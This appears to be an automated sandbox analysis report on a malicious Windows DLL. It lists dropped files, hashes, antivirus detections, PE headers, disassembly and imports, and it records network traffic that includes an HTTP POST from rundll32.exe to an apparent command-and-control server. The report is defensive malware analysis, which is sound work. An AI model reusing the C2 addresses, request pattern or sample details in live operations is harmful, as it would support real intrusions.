Preview:	....cE,.w;..$d.....*H.8Hh.<.....J....?.[...?._.C;.j.1..O*u.g}z.....b.8.5.A.L..<)>r.V.q .....\|2.a..E...}..i,f-.!.`.X.....+n..`GB.).4.....T!^../...3d`.5k.\|...Q..5npp)`S.T..-H.w.heq[B...b. .4..W..v....i..Y7w..+2.9a.....c ...T.G...zNK...j.@.....!....px7l..A.s.1X.5A.=K.....19.H.....c..h9..<.{....%.....\.S..<M=..(LC.w.Twm.....J.....X.!.q.l~#.*V.-...KXf..2Hp....j<bc{. c.X...A.*..Dk:.wZ.?d...{,.....x.....O.`i,D..s....@.J..4c@B....>.$...!:..1.*.h....@..|..L.r.....'..+...hu.:...=..+j{t{..L.j..|.<9Z.....g.~\..;..%<|.~WntU.VV.kw...*n..`..M.J:.7.fM=w.f-'..6...I x4B.j5..Z..P._., .:.C.0...aW.` .DJxX....r..;Ft.{..|&..._o.O1..2.9n.....5O...K..`d*".....p.0.t.O..W...5.l;TZ./,.K..J...Y-q(..8h;...[.....A.....y.@y...f_5{...Yv8O4..C..=`S*.!.....0....Dr.t.\.. SS.9p...k.].g....7h Z..bBH.a..c.....e...q .KNV^..0...~{z.4.ok.6.ON.'H.;e%.8:..(!7_.$.#...<....$g...J...l.....B#...~Jt...l..%.i..1.?.A8.P.....*}..|..F..@..

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\SysWOW64\Qfjc\jklaa.dll	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	413696
Entropy (8bit):	6.829822686771689
Encrypted:	false
SSDEEP:	6144:ZU4InnU7o13vsJPAOllQaumkBdb/2oq0H0HV1LhLpZ1:ZUVU7oFva6l4mkv6oq0UHt1
MD5:	9A062EAD5B2D55AF0A5A4B39C5B5EADC
SHA1:	FC83367BE87C700A696B0329DAB538B5E47D90BF
SHA-256:	A9C68D527223DB40014D067CF4FDAE5BE46CCA67387E9CFDFF118276085F23EF
SHA-512:	693AB862C7E3C5DAD3CA3D44BBC4A5A4C2391FF558E02E86E4C1D7D1FA7C00B4ACF1C426CA619DEA2B422997CAAF1F0ECBA37EC0FFCA19EDACA297005C9A D861
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 74%, Browse • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 86%
Joe Sandbox View:	• Filename: Documentaci#U00f3n.doc, Detection: malicious, Browse • Filename: zGeK5so94c.dll, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;...;...;..]...;..].$.;..]...;..8...;..>...;..?...;.....;...;.;.;...2...;...;...;.... ..;.....;...9...;.Rich..;.....PE..L....h.`.....!.....l.....Pu.....@.....|...l...x.....r.....`..H!..@...8.....x...@ .....text..... .`.rdata.....@..@.data.....@....rsrc....r.....t.....@..@.reloc..H!...`..".....@ ..B..... .....

Static File Info

General

File type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Entropy (8bit):	7.470790518923234
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	v8iFmF7XPp.dll
File size:	250368
MD5:	57c45087c4228b685f2ba1739033aa52
SHA1:	0dfcdc6a288fe0792363b55cfa0009343239f7e7
SHA256:	0ef921657a9c7d429c65e2a5b74a235b75b3f14d1a0781b c5b174472913c2902
SHA512:	05e5646827e22e87fba1b3611a24ffd85564c4667a86f2b 20c45e5fb618aac2b982fe496c937dabac49136519da135 d5f6affc3087b10548955077ce0e2a3209
SSDEEP:	3072:Hw4+C6akwwj4F0jKOVmYIBs7sGIb3DpM9CWay x5u/ng1xnGdOO:Hw4+8nF9FBLI9CWayx5uo1IV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../...A...A...A.0.....A.....A.....A...:...A.P8....A...@...A.....A.....A.....A.....A.Rich..A.....PE..L...._...

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10007615
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x5FE1FC8C [Tue Dec 22 14:02:52 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	e9addde8150ae715c6608a936e6a1809

Entrypoint Preview

Instruction
mov edi, edi
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F7780E22A17h
call 00007F7780E29F6Eh
push dword ptr [ebp+08h]
mov ecx, dword ptr [ebp+10h]

Instruction
mov edx, dword ptr [ebp+0Ch]
call 00007F7780E22901h
pop ecx
pop ebp
retn 000Ch
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F7780E22A36h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F7780E22A60h
test ecx, 00000003h
jne 00007F7780E22A01h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F7780E229FAh
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F7780E22A44h
test ah, ah
je 00007F7780E22A36h
test eax, 00FF0000h
je 00007F7780E22A25h
test eax, FF000000h
je 00007F7780E22A14h
jmp 00007F7780E229DFh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
push eax
push dword ptr fs:[00000000h]
lea eax, dword ptr [esp+0Ch]
sub esp, dword ptr [esp+0Ch]
push ebx

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [C++] VS2008 build 21022 • [EXP] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x1d480	0x52	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1cca4	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x22000	0x1d5fc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x40000	0x129c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x1b6c8	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x19000	0x160	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x179e8	0x17a00	False	0.550357556217	data	6.64538994469	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x19000	0x44d2	0x4600	False	0.362053571429	data	5.23901800862	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1e000	0x3568	0x1800	False	0.34130859375	data	3.91275475655	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x22000	0x1d5fc	0x1d600	False	0.999393284574	data	7.98360492561	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x40000	0x1ea8	0x2000	False	0.485229492188	data	4.70243421041	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_HTML	0x220a0	0x1d400	data	English	United States
RT_MANIFEST	0x3f4a0	0x15a	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	GetStdHandle, Sleep, GetTickCount, VirtualAllocExNuma, GetCurrentProcess, VirtualAlloc, WriteFileGather, GetProcAddress, LoadLibraryA, VirtualQuery, VirtualFree, SetLastError, VirtualProtect, IsBadReadPtr, FreeLibrary, HeapFree, GetProcessHeap, HeapAlloc, GetNativeSystemInfo, CreateFileA, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, InterlockedIncrement, InterlockedDecrement, RtlUnwind, RaiseException, GetCurrentThreadId, GetCommandLineA, TerminateProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetLastError, LCMapStringA, WideCharToMultiByte, MultiByteToWideChar, LCMapStringW, GetCPInfo, GetModuleHandleA, GetModuleHandleW, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, HeapReAlloc, HeapCreate, HeapDestroy, ExitProcess, WriteFile, GetModuleFileNameA, SetHandleCount, GetFileType, GetStartupInfoA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, QueryPerformanceCounter, GetCurrentProcessId, GetSystemTimeAsFileTime, GetConsoleCP, GetConsoleMode, FlushFileBuffers, ReadFile, SetFilePointer, CloseHandle, HeapSize, GetACP, GetOEMCP, IsValidCodePage, GetLocaleInfoA, GetStringTypeA, GetStringTypeW, GetUserDefaultLCID, EnumSystemLocalesA, IsValidLocale, InitializeCriticalSectionAndSpinCount, WriteConsoleA, GetConsoleOutputCP, WriteConsoleW, SetStdHandle, GetLocaleInfoW
USER32.dll	MessageBoxA, ShowWindow

Exports


Name	Ordinal	Address
RunDLL	1	0x10002260

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 14, 2021 06:38:46.061188936 CEST	49714	80	192.168.2.3	184.66.18.83
Apr 14, 2021 06:38:49.065893888 CEST	49714	80	192.168.2.3	184.66.18.83
Apr 14, 2021 06:38:55.081969976 CEST	49714	80	192.168.2.3	184.66.18.83
Apr 14, 2021 06:39:15.002224922 CEST	49732	80	192.168.2.3	202.187.222.40
Apr 14, 2021 06:39:18.005718946 CEST	49732	80	192.168.2.3	202.187.222.40
Apr 14, 2021 06:39:24.100020885 CEST	49732	80	192.168.2.3	202.187.222.40
Apr 14, 2021 06:39:40.495323896 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:40.690296888 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:40.690522909 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:40.691728115 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:40.691972017 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:40.885831118 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:40.885927916 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:40.886054993 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:40.886080980 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.217928886 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.217974901 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.218012094 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.218050003 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.218087912 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.218087912 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.218122959 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.218122959 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.218130112 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.218133926 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.218137980 CEST	49735	443	192.168.2.3	167.71.148.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 14, 2021 06:39:41.218152046 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.218183994 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.218202114 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.247680902 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.247728109 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.247766018 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.247865915 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.247905016 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.412549019 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412609100 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412638903 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412668943 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412698030 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412775993 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412816048 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412816048 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.412849903 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.412852049 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412883997 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.412898064 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412931919 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.412940979 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412976027 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.412978888 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.412997007 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.413017035 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.413037062 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.413053989 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.413070917 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.413090944 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.413113117 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.413167953 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.442245960 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.442298889 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.442359924 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.442400932 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.442431927 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.442439079 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.442481995 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.442565918 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.512928009 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.513103962 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607498884 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607552052 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607590914 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607631922 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607670069 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607670069 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607693911 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607706070 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607707977 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607743979 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607750893 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607758999 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607780933 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607809067 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607826948 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607832909 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607868910 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607887983 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607906103 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607924938 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.607944012 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.607963085 CEST	49735	443	192.168.2.3	167.71.148.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 14, 2021 06:39:41.607983112 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.608000994 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.608019114 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.608042955 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.608057976 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.608094931 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.608095884 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.608110905 CEST	49735	443	192.168.2.3	167.71.148.58
Apr 14, 2021 06:39:41.608143091 CEST	443	49735	167.71.148.58	192.168.2.3
Apr 14, 2021 06:39:41.608150005 CEST	49735	443	192.168.2.3	167.71.148.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 14, 2021 06:38:30.623166084 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:30.680463076 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:30.781361103 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:30.830112934 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:31.845004082 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:31.896594048 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:41.855696917 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:41.904891014 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:43.009922028 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:43.061187983 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:43.918724060 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:43.967493057 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:45.428724051 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:45.477658033 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:46.556648970 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:46.608222961 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:47.688651085 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:47.737485886 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:49.277925014 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:49.337775946 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:50.613841057 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:50.671247005 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:52.389581919 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:52.441179991 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:55.305311918 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:55.356699944 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:56.187949896 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:56.236705065 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:58.182941914 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:58.240097046 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 14, 2021 06:38:59.593878984 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:38:59.642766953 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:00.887835979 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:00.938000917 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:02.027753115 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:02.076862097 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:03.006737947 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:03.080339909 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:05.461086988 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:05.512708902 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:10.205949068 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:10.270057917 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:17.580869913 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:17.640861034 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:29.917447090 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:29.982599974 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:42.296117067 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:42.347639084 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 14, 2021 06:39:45.157413006 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:39:45.216177940 CEST	53	58987	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 14, 2021 06:40:20.981496096 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:40:21.030463934 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 14, 2021 06:40:22.863379955 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 14, 2021 06:40:22.921947002 CEST	53	60633	8.8.8.8	192.168.2.3

HTTP Request Dependency Graph

- 167.71.148.58
  - 167.71.148.58:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49735	167.71.148.58	443	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Apr 14, 2021 06:39:40.691728115 CEST	1388	OUT	POST /fevfu215h/qkkg/exml9v/txegp7e76u/ HTTP/1.1 DNT: 0 Referer: 167.71.148.58/fevfu215h/qkkg/exml9v/txegp7e76u/ Content-Type: multipart/form-data; boundary=----------wy44tK3dAXXHM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 167.71.148.58:443 Content-Length: 6564 Connection: Keep-Alive Cache-Control: no-cache
Apr 14, 2021 06:39:41.217928886 CEST	1397	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 14 Apr 2021 04:39:41 GMT Content-Type: test/html; charset=UTF-8 Content-Length: 413844 Connection: keep-alive vary: Accept-Encoding Data Raw: 8a 0b 51 10 a5 db d3 f4 f0 07 47 15 d7 fa 49 34 2c a9 7a 1d e1 06 55 09 b9 d1 f7 06 d8 8f 18 0c fa a5 c5 e1 c9 97 32 73 34 5b 92 0b 85 2d 10 a3 e8 19 41 d6 19 5f b2 7a 78 c2 fe 4e 83 af 57 22 64 35 2c 4d 2c 95 36 b8 82 7e 1f af 30 a6 94 54 2b 0f 2e b1 b1 80 c0 cf f8 a0 f8 85 f1 e1 3a dd 46 4d 11 49 d4 6b d7 b1 e6 24 6f 6d e9 1e 74 5f 88 62 05 11 4b 80 62 f8 fa 85 c1 bb fe e3 6b e9 69 02 02 c2 93 f1 ae 62 c3 89 8e d4 aa 37 c4 62 e9 79 02 84 38 35 97 2f 2f 55 fd e5 d7 ae 9a 7e 76 03 e5 75 79 44 